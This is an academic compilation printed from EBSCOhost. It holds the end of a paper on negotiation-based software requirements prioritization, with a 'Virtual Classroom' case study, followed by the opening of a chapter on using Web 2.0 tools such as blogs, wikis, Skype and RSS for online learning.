The idea of prioritization of buckets and requirements within the buckets is also employed in (Iqbal et. al, 2010) but the process varies considerably. (Iqbal et. al, 2010) had created a large number of bins containing few requirements. Each requirement is prioritized each bucket at a time. Finally each bucket is finally prioritized. Thus each prioritized bucket houses prioritized requirements. (Iqbal et. al, 2010) has assumed that there are no dependencies between the requirements and no conflicts arise in pairwise comparisons by diverse stakeholders, the two things that are unlikely to occur in the requirement prioritization process. Key differences between the two approaches, one as proposed in Table 4 and another in (Iqbal, 2010) includes the following: (1) Different prioritization method. For example in letter technique AHP is used while in proposed method ratio scale normalization based method is proposed. (2) The proposed technique is employing negotiations while another doesn't stresses on it. (3) Criteria for creation of buckets are different. The proposed technique suggests implementing the requirements as agreed by all stakeholders after conflict resolution negotiations and all others dependent on them.

Table 5 gives an algorithm for performing conflict resolution that emerges between two stakeholder groups for each requirement. There are some decision aspects whose allotted preference value should be largely influenced by some stakeholder groups rather than all. This means that the votes of all stakeholders are not equally important for every aspect. For example, in case of customer value aspect, values allotted by software customers should get preference rather than all stakeholder groups. If the values of all stakeholders are considered equally important then the final ranking of requirements might be incorrect. A good solution for this conflict resolution is performing negotiation between these conflicting groups, reaching agreements and re allotment of values to conflicting aspects. This alters ranking of requirements and makes them correct. Table 5 gives negotiation algorithm.

Table 5. Algorithm: Negotiation for conflict resolution

Input: Requirements, Preference Values, Prioritized Aspects. **Output:** Prioritized set of requirements.
4: The system finds a conflicting group by combining those groups whose allotted preference values are almost similar, into similar group. Then from similar groups (one with highest value and others below threshold) it selects that group that has the highest value in a highest value group and other groups that has a lower on in lowest value groups. 5: Conflicting groups prepare points of agendas that represent their wishes, disagreements, alternatives or options etc. Thus they prepare points related to their feelings that why they thought some aspect or requirement as important or less important. 6: To resolve conflicts, Nominal Group Technique (NGT) can be employed. This technique is well suited for small group discussions and is free from one person dominating whole discussions since it supports discussions as a collaborative activity. NGT combines ideas generation followed by prioritization of the ideas using simple ranking methods like hundred dollar test etc.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. WEB 2.0 TOOL

This technique is supported with prototype software web 2.0 tool implemented using PHP as a server side scripting language, JavaScript as client side scripting language, MYSQL as database technology. Static pages are implemented using HTML. PHP will make the page dynamic since it will enable the page to receive inputs from stakeholders, and depending on inputs received will display the new contents on a web page. These new contents are ranks computed for requirements or decision aspects. JavaScript performs some authentication at client side. In this software tool, JavaScript checks that whether the user has entered some preference or had entered nothing. It gives error message for "Nothing" and for entered value, it checks that whether it is drawn from a preference table or not. If it is not drawn from preference table, it issues an error message. This authentication is required for accuracy of the prioritization process. Preference values allotted by stakeholders belonging to different groups against each aspect for each requirement are stored in the database. Also it stores decision aspect and preference values given to each aspect.

Step 1 and 2 of requirement prioritization needs to needs to be performed manually i.e. Arranging set of requirements in buckets and categorization of aspects as either additive or reducing. The working of the system is given with the help of an algorithm (Table 6).

6. CASE STUDY AND RESULTS

To illustrate the working or proposed technique, case study of "Virtual Classroom" is employed. This project was implemented as B. Tech final year major project. This project aims to provide e-learning, providing teachers, students and parents with online lecture notes, submission of assignments, evaluation of assignments, seminars etc, online uploading of papers, marks, grades, synchronous as well as synchronous face to face and textual chats. Face to face chats were no doubt an important requirement and got highest by all stakeholders but due to limited technical resources available, negotiations were made with stakeholders to lower its priority to delay its implementation. Software was implemented using PHP as a server side scripting language; JavaScript as a client side scripting language; HTML for static pages and MYSQL as database. The deadline for the project was simply one semester i.e. Roughly 6 months. Various gathered requirements are given in Table 7.

Bucket numbered 5 will be prioritized separately for this web application while buckets numbered 1 to 4 will be subjected to negotiation based ranking prioritization by executing proposed technique. Three groups identified are Customers, Developers and Testers & Security personnel's. Testers & Security personnel's were involved since prioritization is more concerned towards implementing highest priority requirements and simultaneously reducing regression testing effort and having no compromise with security. There were two customers, three developers and three belong to the last category.

Two Security requirements were selected for implementation since they belong to a higher level of hierarchy. Two requirements were "System should ask for a password for each task to be performed using it" and "Teacher should be able to allot username and password for his students".

From the decision aspects selected from minor project of "E-booking system for tour 'N' Travels", stakeholder groups performed a selection of aspects. Two additional aspects were added to set to be prioritized i.e. Risks and Development complexity. Additions of these two aspects were because implementation of chats, submitting of lecture notes in various formats including mpeg etc, various searching

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 6. Algorithm: Working algorithm of system

Input: Requirement set, Aspect set, and stakeholder group's details, Bucket details. **Output:** Prioritized set of requirements. System prioritizes decision aspects and then generates set of ranked requirements, ranked and collected under similar name or bucket on the basis of dependencies.
12: A developer enters Requirement set, Aspect set, and stakeholder group's details, bucket details. The developer is responsible for issuing usernames and passwords for each stakeholder. 13: Stakeholders give preferences for each pair of decision aspects. Such preference values are authenticated by JavaScript. 14: The system executes AHP process and calculates Consistency ratio and displays the message related to accuracy of prioritization techniques. Value of 0.10 or less is acceptable for consistency ratio. 15: The system adds the value computed using an AHP process for each stakeholder group for each aspect. For each aspect, values computed for each stakeholder group is compared with those given by other group for same aspect. 16: If the difference between the values is greater than threshold, the system allows stakeholders to perform negotiation and re-enter the preferences for conflicting aspect and conflicting groups. To do this, the system then combines those groups whose allotted values are almost similar. Then from similar groups (one with highest value and others below threshold) it selects that group that has the highest value in a highest value group and other groups that has a lower one in lowest value groups. Steps 2 and onwards steps are re executed. 17: Final priority values of each aspect are computed by using equation 1 i.e. Adding the values of each stakeholder group for each aspect. This completes decision aspect prioritization. 18: Each stakeholder gives his preference values against each aspect for each requirement. 19: Preferences for each aspect are added up group wise to generate single value. The system then computes priority value of requirement group wise. In other words if there are three groups then the requirement priority value is computed as set of three values. 20: These values are then compared with threshold value and for difference above threshold; system asks each conflicting groups to perform negotiation. The system finds a conflicting group by combining those groups whose allotted values are almost similar, into similar group. Then from similar groups (one with highest value and others below threshold) it selects that group that has the highest value in a highest value group and other groups that has a lower one in lowest value groups. The system then repeats all steps from 7 and onwards. 21: The system computes priority of requirement by adding each value belonging to the same requirement. 22: Final priority values of requirements are then used to compute the priority of each bucket, which then are stored and displayed as when required.

operations were new to developing team. Finally selected aspects were Cost, Time, Business values, Risks and Development complexity.

Each stakeholder group members allotted their preferences individually. Preferences are added for additive and reducing aspects respectively. The priority of each requirement is calculated by dividing the additive aspect total value by that of reducing aspects for each group. Thus for identified three groups, each requirement priority is partially computed into three values, each for one group. Finally for some requirements, value as computed for each group is compared with a threshold value of 10. This value is not fixed but varies in accordance with experience of organization and number of stakeholders involved. As a result of experience in the development of numerous web applications, the authors suggest to use

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Gathered requirements of virtual classroom organized with buckets

S.No	Requirements (Bucket Wise)
2.	**Bucket_1** The online test facility should be provided. Teachers should be able to specify negative marking for online tests. Teachers should be able to add questions and decide on objective or subjective nature of paper. Length for subjective and type single option or multiple options answer for objective questions be decided by the teacher.
6.	**Bucket_2** Software must allow students to submit assignments, seminar reports for evaluation. The teacher should be able evaluate submissions of students and store marks allotted to each submission for each student. The teacher should be able to upload lecture notes.
7.	**Bucket_3** Users must be able to post their problems to the systems that other users will respond by posting the solution. Users must be able to delete the problem posted by him earlier. Users be presented with a list of problems with last option be "others" so that problems can also be mailed to experts who had earlier registered in the system and solution in the form of suggested contact person be mailed. This helps to find solution in terms of contact details of experts if no one is able to find a solution. The system must be able to search specified problems posted in whole system by using the search box. Searching should be done using full string or partial tag string. Searching should allow the search process using different input parameters like problem name, domain, data of posting etc.
8.	**Bucket_4** Users must be able to chat with online users to communicate with them. Users must be able to send emails for communicating with other users using asynchronous communication mode. The system must be able to support web cam chat. The system must be able to support voice chat.
9.	**Bucket_5 (Security Requirements)** The teacher should be able to allot username and password for his students. Users must be allowed to register to the system without being waited for weeks for authentication details. Users must have to go through the authentication process so as to enhance security. The system must allow biometric authentication of the user. The system should ask for a password for each task to be performed using it.

lower value of 10 as threshold value. During such comparison need for negotiation was felt for various requirements especially web cam chat and voice chat. These requirements were given high values by customers while developers given them low values due to resource constraints. Normalized values for these requirements are given in Table 8.

Since fewer stakeholders were involved, so a threshold value of 05 was employed. After proper negotiations using NGT technique, conflicting stakeholder group's discussion made each group aware of each other views and developers were made aware of the importance of such requirements. Discussions

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 8. Conflicts between allotted values

Requirement	Stakeholder Groups	Normalized Values (Before Negotiation)	Normalized Values (After Negotiation)
The system must be able to support web cam chat.	Customer	18	02
	Developers	03	03
	Testers & Security personnel's	03	03
The system must be able to support voice chat.	Customer	16	02
	Developers	03	03
	Testers & Security personnel's	03	03

lead to one important conclusion that work of customers can be carried out for time being without these requirements. They reached an agreement of implementing them in the next release as a result of which customer's re-allotted lower value thereby delaying the implementation of these requirements.

Finally priority values of each group for each requirement is added to compute the priority value that is added with other requirements priority and normalized by diving by total number of requirements belonging to particular bucket. Bucket 2 was of highest priority followed by Bucket 1, Bucket 3 and Bucket 4. Although Bucket 4 would be of highest priority than that Bucket 3 but after negotiation order was reversed. In first release bucket numbered 2 and 1 were implemented. This work was further carried out in next increment with the second increment implementing remaining buckets and delayed security requirements.

Addition of new requirements in second increment resulted in testing of newly added requirements without the need to take into consideration ripple effects. During second increment, developers performed only testing of new requirements rather than testing already tested code. One of the main findings of execution of the proposed technique on live system is that new decision aspects like risks and implementation complexity were selected and leads to successful delivery of first increment. More over effective negotiation during prioritization resulted in delaying of some of requirements that would have been impossible to get implemented although highest ranked due to wrong customer group preferences.

7. CONCLUSION AND FUTURE WORK

The paper gives hybrid approach for prioritization of software requirements by considering regression testing efforts as one of the criteria. The prioritization is performed against the prioritized decision aspects. The paper gives software engineers a technique for prioritizing both requirements and aspects. This technique is applied on live web application of "Virtual Classroom". Some of the project success critical aspects like risks and development complexity were identified for this project that was not used in previous project of Tour "N" travel. Identification of these aspects might not have been possible if prioritization technique uses predefined aspects. Negotiations during prioritization made it possible to delay requirements related to web cam face to face chat and voice chat. These requirements were given high priority by customer groups but categorized by high implementation complexity and not possible to be implemented in short delivery time. Negotiations also made each group aware of the views of other groups. Implementation of security requirement ay highest hierarchical level leads to the delivery of a secured web application under resource constrained environment. This technique is suitable for application with thousands of requirements and suitable for geographically distributed environments.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The main advantages of this technique are that it allows stakeholders to be distributed across cultural or organizational boundaries, overcomes problems related to involvement of diverse stakeholders, do not suffer from scalability problem, applicable for both web 2.0 and desktop applications, provides a method for decision aspect selection and is automated to maximum extend.

As a future work, it is expected that this technique be applied in software development industries on complex software's and some manual activities like categorization of decision aspects, populating of buckets being done automatically. Case based reasoning can be employed to identify and categorize aspects, populating of buckets etc. This work is under progress. We do hope that the technique will be compared with existing methods to further improve the deficiencies.

REFERENCES

Aaqib Iqbal, F. M., Khan, Shahbaz. A. Khan (2009). "A Critical Analysis of Techniques for Requirement Prioritization and Open Research Issues." International Journal of Reviews in Computing (IJRIC) 1: 08-18.

Aasem, M. (2010). *M. R., A. Jaffar, "Analysis and optimization of software requirements prioritization techniques*. IEEE.

Ahl, V. "An experimental comparison of five prioritization methods - Investigating ease of use, accuracy and scalability", Department of Systems and Software Engineering, School of Engineering, Sweden, Blekinge Institute of Technology, Master of Science in Software Engineering, 2005.

Berander, P., & Andrews, A. (2005). *Requirements prioritization. Engineering and Managing Software Requirements* (A. Aurum & C. Wohlin, Eds.). Berlin, Germany: Springer Verlag.

Danesh, S. Mortazavi, S. Danesh, "Requirements prioritization in on-line banking systems: using value-oriented framework", *2009 International Conference on Computer Technology and Development*, 2009. doi:10.1109/ICCTD.2009.41

Geer, D., Bustard, D., & Sunazuka, T. "Prioritization of system changes using cost-benefit and risks assessments", *Proceedings of Fourth IEEE International Symposium on Requirements Engineering*, 1999. doi:10.1109/ISRE.1999.777998

Gupta, V., & Chauhan, D. S. "Hybrid Regression Testing Technique: A Multi Layered Approach", IEEE annual Conference "INDICON", 2011c, Hyderabad. IEEE. doi:10.1109/INDCON.2011.6139363

Gupta, V., Chauhan, D. S., & Dutta, K. (2012a). *"Decision Aspect Prioritization Technique for Globally Distributed Developments: A Hybrid Approach", Procedia Technology*. Elsevier.

Gupta, V., Chauhan, D. S., & Dutta, K. (2012b). Impact Analysis of Requirement Prioritization on Regression Testing. *AWER Procedia Information Technology & Computer Science*, *2*, 379–383.

Gupta, V., & Srivastav, M. (2011a). Web based tool supported requirement prioritization: Based on multiple stakeholder preferences [IJCEIT]. *International Journal on Computer Engineering and Information Technology*, *25*(1), 12–19.

Gupta, V., & Srivastav, M. (2011b). *Overcoming Global Distance in Globally Distributed Developments by Web Based Framework*. CiiT International Journal of Software Engineering and Technology.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Hasan, M., Mahmood, A., Alam, M., Hasan, M., & Rahman, F. (2010). An Evaluation of Software Requirement Prioritization Techniques. [IJCSIS]. *International Journal of Computer Science and Information Security*, *8*(9), 83–94.

H. In, "Conflict Identification and Resolution For Software Attribute Requirements", Faculty of The Graduate School, University of Southern California. Doctor of Philosophy, 1998.

Iqbal, M., Zaidi, A., & Murtaza, S. "A New Requirement Prioritization Model for Market Driven Products Using Analytical Hierarchical Process", *2010 International Conference on Data Storage and Data Engineering*, 2010. doi:10.1109/DSDE.2010.49

Jim, A., Randy, S., & David, C. (2007). Value-Oriented requirements Prioritization in a Small Development Organization. *IEEE Software*, 32–37.

Karlsson, J., & Ryan, K. (1997). A Cost-Value Approach for Prioritizing Requirements. *IEEE Software*, *14*(Sept), 67–74. doi:10.1109/52.605933

Karlsson, J., Wohlin, C., & Regnell, B. (1998). An Evaluation of Methods for Prioritizing Software Requirements. *Journal of Information and Software Technology*, *39*(14-15), 939–947. doi:10.1016/S0950-5849(97)00053-0

Karlsson, L., Berander, P., Regnell, B., & Wohlin, C. "Requirements Prioritisation: An Experiment on Exhaustive Pair-Wise Comparisons versus Planning Game Partitioning", *Proceedings of the 8th International Conference on Empirical Assessment in Software Engineering (EASE 2004)*, Edinburgh, Scotland, 2004. doi:10.1049/ic:20040407

L. Lehtola, M. Kauppinen, S. Kujala, "Requirements prioritization challenges in practice", In Product focused software process improvement: 497-508, 2004.

Ma, Q. "The Effectiveness of Requirements Prioritization Techniques for a Medium to Large Number of Requirements: A Systematic Literature Review", School of Computing and Mathematical Sciences, Auckland University of Technology. Degree of Master of Computer and Information Sciences, 2009.

Perini, A. Susi, F. Ricca, C. Bazzanella, "An empirical study to compare the accuracy of AHP and CBRanking techniques for requirements prioritization." *Fifth International Workshop on Comparative Evaluation in Requirements Engineering*, 23-35, 2007.

Perini, A., Ricca, F. F., & Susi, A. (2009). Tool Supported requirement prioritization: Comparing the AHP and CBRank methods. *Information and Software Technology*, *51*(6), 1021–1032. doi:10.1016/j.infsof.2008.12.001

Racheva, Z. M. D., L. Buglione, "Supporting the Dynamic Reprioritization of Requirements in Agile Development of Software Products", *2nd International Workshop on Software Product Management (IWSPM)*, Barcelona, 2008.

Ribeiro, R., Moreira, A., Broek, P., & Pimentel, A. (2011). Hybrid assessment method for software engineering decisions. *Decision Support Systems*, *51*(1), 208–219. doi:10.1016/j.dss.2010.12.009

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ruhe, G., Eberlein, A., & Pfahl, D. "Quantitative WinWin – A New Method for Decision Support in Requirements Negotiation", Proceedings of the 14th International Conference on Software Engineering and Knowledge Engineering (SEKE‟02), ACM Press, New York, 2002.

Ruhe, G., Eberlein, A., & Pfahl, D. (2003). Trade-off Analysis for Requirements Selection. *International Journal of Software Engineering and Knowledge Engineering*, *13*(4), 345–366. doi:10.1142/S0218194003001378

Saaty, T. (1980). *The Analytic Hierarchy Process: Planning, Priority Setting, Resource Allocation*. McGraw-Hill.

Wiegers, K. (1999a). *Software Requirements*. Redmond, Washington: Microsoft Press.

K. Wiegers, "First Things First: Prioritizing Requirements," *Software Development,* vol. 7, no. 9, 1999b.

This research was previously published in the International Journal of Systems and Service-Oriented Engineering (IJSSOE), 5(3); edited by Dickson K.W. Chiu, pages 18-37, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 51
Leveraging Web 2.0 for Online Learning

Prerna Lal
International Management Institute, India

ABSTRACT

The emergence of the Internet and Web 2.0 has introduced enormous opportunities for a rising generation of tech-savvy young adults, students, and life-long learners. This chapter examines the various Web 2.0 tools, such as blogs, wikis, RSS (Real Simple Syndication), podcasts, mashups, and social networks, that can help make the online learning environment more interactive and interesting. The chapter provides an overview on the role of Web 2.0-based tools and technologies in providing a comprehensive structure for interactions and interconnections between three key components of a learning environment: the learner, the teacher, and the interface. Furthermore, the chapter explores how these tools can be used in exchanging knowledge, aggregating content, and collaborating with peers in online learning environments.

INTRODUCTION

The emergence of Web-based technologies have brought about paradigm changes in the way of teaching and learning (DeNeui & Dodge, 2006). These technologies have introduced new methods in which communities of teachers and learners can interact with one another despite being located in different geographical locations (Wilson & Stacey, 2004). In recent times, use of the term Web 2.0 has connoted the emergence of second generation or more refined Web-based applications such as wikis, blogs, RSS, social networks, and mashups. These applications may have different forms and functions, but they share a common characteristic of enabling and supporting Internet-based interactions within and between groups (Selwyn, 2008). Web 2.0 technologies are still evolving and provide ample opportunity to teachers and learners to experiment with new ways to teach, learn, interact, and evaluate.

This chapter is an attempt to understand how educational institutions offering online courses can take advantage of Web 2.0 technologies for providing a social and collaborative learning platform for students and teachers. This chapter will discuss the types of available Web 2.0 technologies and their applications in an online learning environment. Myriad challenges that institutes may face while design-

DOI: 10.4018/978-1-5225-3422-8.ch051

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ing, developing and implementing online learning environments will also be delineated. The chapter will conclude with a brief discussion on the road ahead for the education sector.

WEB 2.0 TECHNOLOGIES

Web 2.0 is clearly the second coming of the Internet and represents the rapid proliferation of new generation Web or Internet-based technologies. Web 2.0 has created the platform for increasing interpersonal content facilitation, creativity, innovation, service delivery, and collaboration. Organizations have been quick to take advantage of prevalent Web 2.0 technologies in multiple ways; providing a better communication channel for all stakeholders for sharing their experiences, encouraging collaborative working and introducing innovative ways of marketing products and services.

Web 2.0 is markedly different from the first-generation applications and tools of the early Internet era of the 1990s and early years of this millennium. Web 2.0 facilitates a more interactive form of exchange rather than the one-to-many form of exchange of Web 1.0 applications. Information is also shared 'many-to-many' through Web 2.0 applications. These Web 2.0 applications facilitate suitable appropriation and sharing of content among multiple users. Additionally, they also facilitate content creation, teamwork and user-driven communication (Selwyn, 2008). Tim O'Reilly coined the term Web 2.0 and defines it as:

…the business revolution in the computer industry caused by the move to the Internet as platform, and an attempt to understand the rules for success on that new platform. Chief among those rules is this: Build applications that harness network effects to get better the more people use them. (O'Reilly, 2006, p.1)

There are numerous other ways authors have defined Web 2.0. Web 2.0 refers to the social use of the Web which allows people to collaborate, to get actively involved in creating content, to generate knowledge and to share information online (Grosseck, 2009). Web 2.0 applications are stacked on the foundational technologies and open source standards that underpin the Web and the Internet. These applications kept getting more refined as new software technologies and hardware/software interfaces kept pace. Most of these applications are user processes or services such as wikis, podcasting, content tagging services, blogs and multimedia sharing services (Anderson et al., 2007).

Web 2.0 has unleashed a set of activities typically associated with four human dispositions: the expressive, the reflective, the playful, and the exploratory (Selwyn, 2008). It has verily transformed online teaching and learning experience bringing in more interactivity and engagement through user-processes and services such as wikis, RSS, tag-based folksonomies, blogs, microblogs, media sharing, and social networking. These technologies enable control and critical data aggregation and analysis. There is also availability of a wide range of resources for data and information search. These technologies boots collaborative efforts and provide ubiquitous access through varied Web hosts and wireless delivery Web (London & Hall, 2011). Table 1 represents a summary of Web 2.0 applications and their examples.

ONLINE LEARNING ENVIRONMENT

An important element in a typical classroom environment is the opportunity for a learner to interact with teachers as well as peers. This interaction includes a number of learning activities ranging from asking a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Web 2.0 applications

Web 2.0	Description	Example
Blogs	Blog is a Website where an individual (blogger) can share his or her own experiences, perceptions, and reflections about a specific topic. We can also include images, links to interesting Websites, etc. Typically these views are stored in a chronological order.	Blogger, TypePad
Microbolgs	In microblogs, the individual is limited to a specific number of characters per posting. On this, one posts brief, frequent updates on one's activities.	Twitter
Wikis	Wikis are Web pages that allow a group of registered users to create and edit Web pages incrementally.	Wikipedia.org
Multimedia sharing	These Websites provide online services allowing users to manage and share photos/ videos/ slides, etc.	technorati.com,blogpulse.com
Calls and VOIP	Calls and VOIP Web sites allow users to call other people using IP software.	Skype.
Syndication of content through RSS	A form or method of information dissemination that allows users to subscribe or receive updates content or info-bits from preferred news sites, blogs or myriad online content sources. RSS is the vehicle which provides different types of Web content to subscribers /users' browsers.	Registering for RSS feeds from news websites.
Social Bookmarking	Such services enable users to collate or store lists of useful vast Web resources or links and share them with others with similar interests.	Diigo or del.icio.us
Social Networking	Highly popular sites that enable individuals to connect with one another or within a community and engage in one-to-many or many-to-many communications. These sites facilitate connection, communication and engagement with thousands of individuals across geographies.	MySpace, Facebook and LinkedIn.
Mashups	Web application which combines audio, video, text, etc. from multiple sources into an engaging and integrated experience.	Ableton, Flappr, Buzzword
Podcasts	An asynchronous Internet technology where video or digital files comprising multimedia content can be viewed directly online or downloaded to a PC, mobile tablet or a personal player for viewing later multiple times.	Oxford, MIT, Stanford University provides educational podcasts through iTunes.
Virtual worlds	Systems that blend synchronous and asynchronous delivery with blogs, chat rooms, Internet searches, document tagging and bookmark sharing, wikis, videoconferencing, survey and polling tools, 3D simulations, and dramatic video and slide presentations, etc.	Second Life

question, sharing an opinion, or disagreeing with the point of view (Picciano, 2002). Students' engagement at every stage of the learning process leads to better learning because "to teach is to communicate, to communicate is to interact, to interact is to learn" (Hefzallah, 2004, p 48).


Nowadays, the learning environment has become more dynamic and is not restricted to the geographic or physical confines of a particular place or time. The Internet has clearly disrupted the paradigm of fixed and/or one location learning environment for students or learners (Sun, Tsai, Finger, Chen, & Yeh, 2008; Zhang, Zhao, Zhou, & Nunamaker, 2004). Personalization and flexi-learning have been facilitated with the emergence of Web 2.0 technologies. These Web-based technologies have allowed students more opportunities to personalize their education pursuits and overall learning prospects wherein they can access distant resources on demand and engage in learning in a unique way. Online learning environment provides numerous tools for student-teacher interaction resulting in development of skills, knowledge, and confidence in individual students.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Online learning requires attitudinal changes on the part of students as well as teachers for successful development and delivery of courses. In an online learning environment, a teacher or instructor is not only acting as a facilitator or mentor but also serves as a coach who supports and handholds students in understanding technology. They encourage students to use online learning platforms for interacting with peers and creating a social presence through posting their views on different topics related to their subjects or areas of study or discussion (Strachota, 2003; Vonderwell, 2007)

Strachota (2003) and Kaiden (2002) have identified four typologies of online interaction, namely Learner–Learner, Learner–Content, Learner-Teacher, and Learner-Technology interaction. These interactions serve as a foundation for developing instructional strategy for creating an effective, workable and reliable online collaborative learning environment (Strachota, 2003). Further, these interactions can be explained in terms of the community of inquiry model which assumes that learning within the community (i.e. teacher and student/learner) occurs through three essential elements: social presence, cognitive presence & teaching presence (Garrison, Anderson, & Archer, 2000; Garrison, 2003). The fourth element which enables learning in an online environment and facilitates flexibility and interaction between the learner and technology is the interface accessed through desktops, laptops, mobile phones or smartphones. Figure 1 represents four elements for interaction in an online learning environment and their interrelationships. It is important to understand the role each interaction plays to design and develop an effective online learning environment.

Figure 1. Interactions in online learning environment. © 1999, Elsevier. Used with permission.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Social Presence: Learner-Learner Interaction

Social presence ensures collaboration and fruitful discussion (Garrison et al., 2000). It represents the interaction between learners. In case of online learning, social presence is the ability of participants to identify with the learning community, communicate, engage as well as interact with intent and purpose in a secure and trusted environment and help develop inter-personal relationships by encouraging learners to project individual personalities (Garrison, 2003). Social presence basically focuses not only on the interaction between learners but also helps in identifying which sort of media should be used to successfully convey their developing and evolving thoughts in a purposeful manner. Web 2.0 tools such as discussion boards, synchronous chats, instant messages, and emails help students to interact with each other and share thoughts and create social presence.

Cognitive Presence: Learner-Content Interaction

Cognitive presence represents the interaction between the students and content. Garrison et al., (2000, p. 89) define cognitive presence as "the extent to which the participants in any particular configuration of a community of inquiry are able to construct meaning through sustained communication." In an educational environment, learner and students need to get a sense of the teaching material and content through steady communication. Many pedagogical methods and approaches developed in recent years influence cognitive presence. Some of these methods include streamlined designing and seamless learning strategies. These, in effect, ensure dissemination of content to the learners or students. Web 2.0 tools can help in capturing learners' attention by designing and developing interactive sessions, quizzes, and assignments. Leveraging specific characteristics of Internet communications media (such as frequency and time lag between postings of modules/content) helps in creating an enriching learning environment (Kanuka & Garrison, 2004).

Teaching Presence: Learner-Teacher Interaction

Teaching presence represents the interaction between the student and the teacher. Teaching presence involves designing, facilitating and directing cognitive and social processes for realizing personally meaningful and educational worthwhile learning outcomes (Garrison et al., 2000). It has two main functions: configuring the design of the overall educational engagement and providing an effective learning experience. The learning activities encompass the creation, integration and facilitation of both cognitive and social presence (Kanuka & Garrison, 2004). In an online learning environment, teachers can deliver courses in synchronous as well as in an asynchronous manner. In case of asynchronous, courses can be delivered using Web 2.0 tools like mash-ups, podcasts, videos, blogs, etc. while in synchronous cases, teachers can use, webinars, instant messages, and chats to interact with students.

Interface: Learner-Technology Interaction

Last element interface, i.e. Learner–Technology interaction refers to the skills, preference and comfort level that students have with the non-human interface of the technology and allied tools prevalent in an online environment (Strachota, 2003). With technology advancement, devices such as mobiles, smartphones, PDAs, and tablets are becoming more powerful with respect to functionality. Educational

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

institutes are now designing their online learning strategy keeping in mind these mobile devices and their widespread use by students. These devices help students to access learning content and modules and interact in a very flexible and convenient manner.

Thus, the Interactions in Online Learning Environment model represents an environment and experiences where learners have the opportunity to reflect and engage in meaningful discourse and who take responsibility to manage and monitor their learning. On the other hand, teachers are also responsible for facilitating such a learning in a variety of educational contexts and settings. Web 2.0 tools have unlocked the potential of creating seamless and effective online learning environments to support higher-order learning (Garrison, 2003).

WEB 2.0 APPLICATIONS FOR ONLINE LEARNING

Web 2.0-based learning differs immensely from the physical location bound and conventional instructor/teacher-based classroom environment. It provides more flexible interaction, engagement, sharing and learning practices that are learner-driven. Studies have shown that knowledge dissemination takes place best, and the learning environment is enhanced when students and learners are part of a collaborative environment (Hung, Kao & Chu, 2008; Teece, 1986). In the light of the changed learning environment and with increasing participation of learners, it can be discerned that there is more engaged learning among learners and the learning experience, is also enriched due to users' contributions. Web 2.0 tools resting on latest technologies offer learners a more participatory experience. There is also availability of more opportunities for interaction with fellow learners and with access to more learning resources. Co-construction of knowledge and learning resources through mash-ups, interactive blogs, and wikis have enhanced the learning potential of Web 2.0. The Internet's amenability and dynamic attributes have resulted in tremendous opportunities for the dissemination and pursuit of information and knowledge.

Student motivation and commitment to online learning can be actuated by Web 2.0 applications, which promotes collaboration, active authorship and creativity. It can be discerned that immersive environments are particularly suited to supporting experience-based learning while also promoting motivation and learner involvement (Punie & Ala-Mutka, 2007).


To design online learning environment, we need a basket of Web 2.0 applications. Largely, these applications can be divided into three categories: *Exchanger, Aggregator, and Collaborator* (Shang, Li, Wu & Hou, 2011). Figure 2 represents this classification and can help in understanding the role of Web 2.0 in online learning. Using this classification as a base, let's go through few examples of how Web 2.0 applications can be used by educational institutes to enhance the online learning experience.

Exchanger

Exchanger comprises applications and tools that enable socialization and externalization of knowledge with a low-control mechanism (Shang et al., 2011). A Website that has instant messaging applications facilitates interaction and shared experiences via instant or online communication. Platforms such as Skype or MSN allow users to exchange information through voice and written messages. The key is to enable an informal exchange of information and/or resources without necessarily structuring them. Web 2.0 applications like Calls & VOIP, chat, e-mails, social networks provide a platform for students and teachers where they can exchange ideas and views instantaneously.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Web 2.0 application for online learning[2]. © 2011, Elsevier. Used with permission.



Web 2.0: Exchanger Applications for Online Learning

- Teachers can use twitter for Class discussions and mentoring (Forgie, Duff, & Ross, 2013; Junco, Heiberger, & Loken, 2011).
- Skype can be used by students for collaboration while working on class projects. It can also be used to create a free global community that invites teachers to share skills and inspiration around specific teaching needs (Godwin-Jones, 2005; Macharaschwili & Skidmore, 2013; Roseberry, Hirsh-Pasek & Golinkoff, 2013).
- Second Life, a virtual world, can be used to simulate or facilitate interesting experiments or scenarios that would be difficult to create or recreate in real life. The three-dimensional nature of the virtual world makes Second Life dynamic and gives students a sense of intimacy and a real sense of community despite not being physically present in any classroom. Prominent users of Second life include University of Texas, Ann Meyers Medical Centre, Harvard, Stanford, MIT, and University of Sydney (Lamont, 2007; Meskó, 2007).

Aggregator

Aggregator applications can gather syndicated Web content and resources such as blogs, videoblogs, podcasts, news headlines, and podcasts onto a single, streamlined platform for easy viewing. Archival

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

platforms such as Facebook, Twitter, YouTube and others are able to share users' information in an allocated space due to these aggregator applications. Collated knowledge and info-resource feeds of subject matter specialists, and individuals can be shared through tools such as mash-ups and RSS. Students and teachers can use these applications for sharing updates regarding course content, research with peers, presentations, and project reports.

